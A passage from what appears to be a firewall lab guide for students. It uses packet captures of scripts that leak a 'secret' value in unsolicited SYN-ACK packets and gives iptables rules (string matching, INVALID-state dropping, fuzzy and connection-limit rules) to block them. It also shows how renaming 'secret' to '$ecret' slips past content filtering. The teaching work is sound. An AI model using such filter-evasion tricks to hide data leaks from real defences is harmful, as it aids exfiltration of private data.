▾ Transmission Control Protocol, Src Port: 11057 (11057), Dst Port: 44469 (44469), Seq: 0, Le
    Source Port: 11057 (11057)

0030  20 00 a3 ed 00 00 54 68  65 20 73 65 63 72 65 74    .....Th e secret
0040  20 73 79 73 74 65 6d 20  74 69 6d 65 20 6f 66 20    system  time of
0050  42 6f 62 27 73 20 70 61  72 74 69 63 6c 65 20 61   Bob's pa rticle a
0060  63 63 65 6c 65 72 61 74  6f 72 20 69 73 3a 20 32   ccelerat or is: 2
0070  30 31 36 2e 30 35 2e 32  33 20 31 31 3a 35 32 3a   016.05.2 3 11:52:
0080  35 39                                              59
```

Giving a closer look to the packets sent out by our scripts we could observe that they all contained the word “secret”.

The pattern matcher supports two algorithms: Boyer-Moore and the Knuth-Morris-Pratt automat. Either of them works fine for our purposes.

Example solution: `iptables -A FORWARD -m string --string “secret” --algo bm -j DROP`

If we set this rule up the information leak is blocked but the webpage does not load.




The connection was reset

The connection to the server was reset while the page was loading.

- The site could be temporarily unavailable or too busy. Try again in a moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, mak sure that Firefox is permitted to access the Web.

Note: Make sure to clear the Firefox’s cache beforehand because if the page was previously loaded, the content may not be retransmitted if the page was not modified, creating the illusion of a working webserver, when in reality new requests will never be answered properly.

The reason for this is that in the HTML document we have the word secret in the code.



File Edit View History Bookmarks Tools Help
Bob's webpage
192.168.0.2
Search
Insp… Co… Deb… Style E… Perfor… Net…
doctype img.secret
Rules Computed Fonts Box Model Animations

```
Bob's cat (which is not a bobcat)
```


```
<html>
  <head></head>
  <body>
    <doctype htmk="">
      <title>Bob's webpage</title>
      <p>Bob's cat (which is not a bobcat)
      </p>
      <img class="secret" width="600px"
      src="data:image/jpeg;base64,
      /9j/4AA…gsMLABAjAstFhgSQFBGASwsPbAP//
      ></img>
```

```
element {
}
```

Since the pattern matching looks at every byte it finds and drops the packet when it is being sent to the client.

Stateful Connection Tracking

The difference between mal3.py and mal4.py is only that in mal4.py we changed the word secret for $ecret to showcase how weak pattern matching is.



```
  Time         Source        Destination   Protocol Length Info
3 0.013813000  192.168.0.2   10.0.0.2      TCP        130 44584→44997 [SYN, ACK]
4 0.014157000  10.0.0.2      192.168.0.2   TCP         54 44997→44584 [RST] Seq=1
```

```
3 0.013813000 192.168.0.2 10.0.0.2 TCP 130 44584→44997 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len
▸ Internet Protocol Version 4, Src: 192.168.0.2 (192.168.0.2), Dst: 10.0.0.2 (10.0.0.2)
▾ Transmission Control Protocol, Src Port: 44584 (44584), Dst Port: 44997 (44997), Seq: 0, Ac
    Source Port: 44584 (44584)

0010  00 74 00 01 00 00 40 06  af d7 c0 a8 00 02 0a 00   .t....@. ........
0020  00 02 ae 28 af c5 00 00  00 00 00 00 00 00 50 12   ...(.... ......P.
0030  20 00 70 e0 00 00 54 68  65 20 24 65 63 72 65 74    .p...Th e $ecret
0040  20 73 79 73 74 65 6d 20  74 69 6d 65 20 6f 66 20    system  time of 
0050  42 6f 62 27 73 20 70 61  72 74 69 63 6c 65 20 61   Bob's pa rticle a
0060  63 63 65 6c 65 72 61 74  6f 72 20 69 73 3a 20 32   ccelerat or is: 2
0070  30 31 36 2e 30 35 2e 32  33 20 31 32 3a 32 34 3a   016.05.2 3 12:24:
```

The packets produced by `mal4.py` will no longer be blocked by our previous rule.

There is no major technical improvement from the previous one though. Here the job is to set up an iptables rule that does not allows the malicious packet to be sent while circumventing the server constraint, as always.

The weakness this final script has is that it sends an unsolicited SYN-ACK, one that does not belong to any existing connection and does not initiate one either. Once again there are many ways to drop invalid packets.

We expect students to try their hand with different options.

Example solution: `iptables -A FORWARD -m state --state INVALID -j DROP`

Connection/Packet Limiting

A stateful firewall can also be used to mitigate **Denial of Service** attacks on our server.

The idea is to use a module that uses simple "Fuzzy" Logic, hence the name, to match packets.
The following example matches packets based on an interval. Below the threshold, for less than 100 incoming packets per second (pps) the rule does nothing.

Between 100 and 1000 pps the mean acceptance rate drops from 100% (when we are at 100 pps) to 1% (when we are at 1000 pps). Finally, above the upper limit the acceptance rate stays at 1%.

```
iptables -A FORWARD -m fuzzy --lower-limit 100 --upper-limit 1000 -j
REJECT
```

Note: The main difference between the DROP and **REJECT** actions is that with the latter the packets are not simply dropped but some sort of feedback is also sent back. By default it is a **icmp-port-unreachable**.

This module does not completely solve the DDOS problem as 1% of an attacker with a high bandwidth is still accepted. Meaning that if the attack is orders of magnitude bigger the server can still be flooded.

Note: Your version of iptables might not have the *fuzzy* module installed. If this is the case, you will need to install the appropriate patch to be able to use this module by following the instructions on the official documentation.

Another thing iptables can do statefully is limit number of connections active at a time.

```
iptables -A INPUT -p tcp -m state --state NEW -m recent --update
--seconds 60 --hitcount 50 -j DROP
iptables -A INPUT -p tcp -m state --state NEW -m recent -- set -j
ACCEPT
```

This pair of rules essentially drops any NEW connections coming in in a 60 second interval if there are 50 connections already established.
The second rule is used to keep track of the connections.

Recap and Reflection

As a recap and a bit of reflection, here's what we guided you through:

Stateless firewalls can be a good first measure to filter traffic, and can help with filtering by IP, TCP ports, flags, and more, but if the attacker gets a bit smarter a stateless firewall can't tell apart a packet with a legitimate IP/port/flag combination from an illegitimate one.

Of these three ways to filter that we have seen, these are their limitations:

Filtering IPs might sound like a good idea, except that this can be easily circumvented if the IPs are spoofed, or if blocking an IP would actually block too many potentially legitimate clients.

Filtering by port works better for this purpose, but it should be remembered that, for many client-server protocols, the client often *randomizes* its port, and that malicious traffic might still piggyback on a port that is needed to be open for normal operation.

Filtering by flags is also possible... With caution. TCP relies on flags to keep track of the status of the connection, and if some flags are blocked, it might be impossible to even establish a connection!

iptables can operate as a stateless firewall, and can do all of these operations, but it also has extensions that allow it to inspect packets more in depth, such as the *string* module, or transition to *stateful* operation altogether, such as the *state* module, or the *fuzzy* module.

Filtering by packet content allows to blacklist certain kinds of data from being transferred, but this might cause side-effects that might deny the correct transmission of legitimate data (for example, if you block the word “secret” but then you have “secret” written in one of your webpages, the webpage would be blocked) or simply stem too many subcases to be manageable.

Stateful firewalls on the other hand provide more control over the traffic, allowing for example to filter out unsolicited SYN-ACK packets, without denying the server's own service by interrupting the normal flow of the TCP three-way handshake.

This is the case we have illustrated with the use of the *state* module, where we could blacklist *INVALID* connections, thus discarding SYN-ACKS that were not corresponding to a SYN.

And finally, in the last example, we have showed you how you can combine different modules, for example, to mitigate a DDOS attack.

Hopefully, this lab has given you a chance to explore iptables and some of its extension for finer control over network traffic.

More extensions (and a brief explanation of their use) can be found on the netfilter/iptables documentation website at
http://ipset.netfilter.org/iptables-extensions.man.html

We couldn’t possibly cover all the extensions available, some for time constraints, some for scenario constraints, but the syntax and semantics of these modules should be familiar after running through the exercises.